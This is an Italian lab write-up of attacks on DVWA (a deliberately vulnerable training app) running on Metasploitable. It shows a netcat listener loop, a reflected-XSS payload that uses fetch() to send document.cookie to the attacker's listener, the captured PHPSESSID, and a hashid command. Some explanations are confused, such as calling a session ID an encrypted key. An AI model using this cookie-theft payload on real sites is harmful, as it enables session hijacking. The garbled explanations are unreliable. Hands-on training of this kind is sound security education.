
Relazione Exploit DVWA - XSS e SQL injection


Nella seguente immagine ho la mia macchina **Metasploitable**, fondamentale, per esguire le operazioni illustrate e descritte nei prossimi passaggi:

- Macchina Metasploitable operativa




Nella seguente immagine abbiamo la pagina di LOG IN di DVWA che raggiungeremo dalla Home Page di Metasploitable, inserendo l'indirizzo IP corrispondente alla macchina Metasploitable
(**Damn Vulnerable Web Application**)

- Inseriamo le credenziali di accesso



Nella seguente immagine ho la Home Page di DVWA, dove vado ad individuare le schede, nel quale dovrò eseguire le operazioni, e che vedremo nei prossimi passagi, dopo aver avviato il terminale di Kali Linux



Nella seguente immagine avvio il terminale di **Kali Linux** che ci servirà per eseguire il listening:

- Configurato e pronto per ricevere un nostro input, inserendo il comando:
- **while true; do nc -lvnp 4444; sleep 2;done**
- Premo invio e vedo che la mia macchina Kali Linux, sta eseguendo il listening sulla macchina Metasploitable
- Analizzando il risultato del listening, posso notare in risposta la chiave crittografata:

  PHPSESSID=d1f246279f22584b50f7bab1015a3ff4


```
┌──(kali㉿kali)-[~]
└─$ while true; do nc -lvnp 4444; sleep 2;done
listening on [any] 4444 ...
connect to [192.168.1.33] from (UNKNOWN) [192.168.1.33] 55598
GET /security=low;%20PHPSESSID=d1f246279f22584b50f7bab1015a3ff4 HTTP/1.1
Host: 192.168.1.33:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.28/
Origin: http://192.168.1.28
Connection: keep-alive
```

Nella seguente immagine, vado nella scheda XSS reflected, ed inserisco lo script:

- **<script>fetch("http://192.168.1.24:4444/"+document.cookie)</script>**
- Dopo aver inserito lo script, clicco sul pulsante **Submit** (a destra) ed ho come risultato la chiave di sicurezza, che mi compare anche nell'immagine che illustra il listening, in precedenza

Nella seguente immagine, vado nella scheda SQL Injection, ed inserisco lo script:

- **<script>alert(document.cookie)</script>**
- Dopo aver inserito lo script, clicco sul pulsante **Submit** (a destra) ed ho come risultato una lista con First name e Surname (**chiave crittografica**), che nel seguente passaggio illustrato vado ad analizzare a fondo con i comandi, come da immagine allegata



Nella seguente immagine e come descritto in precedenza, vado prima di tutto a creare un file di testo dove poter inserire gli elementi che compongono la chiave crittografica:

con il seguente comando vado a creare un file di test:

- **hashid e99a18c428cb38d5f260853678922e03 > crypto.txt**

con il seguente comando vado ad aprire il file di testo, creato in precedenza, e vedrò gli elementi che compongono la chiave crittografica

- **cat crypto.txt**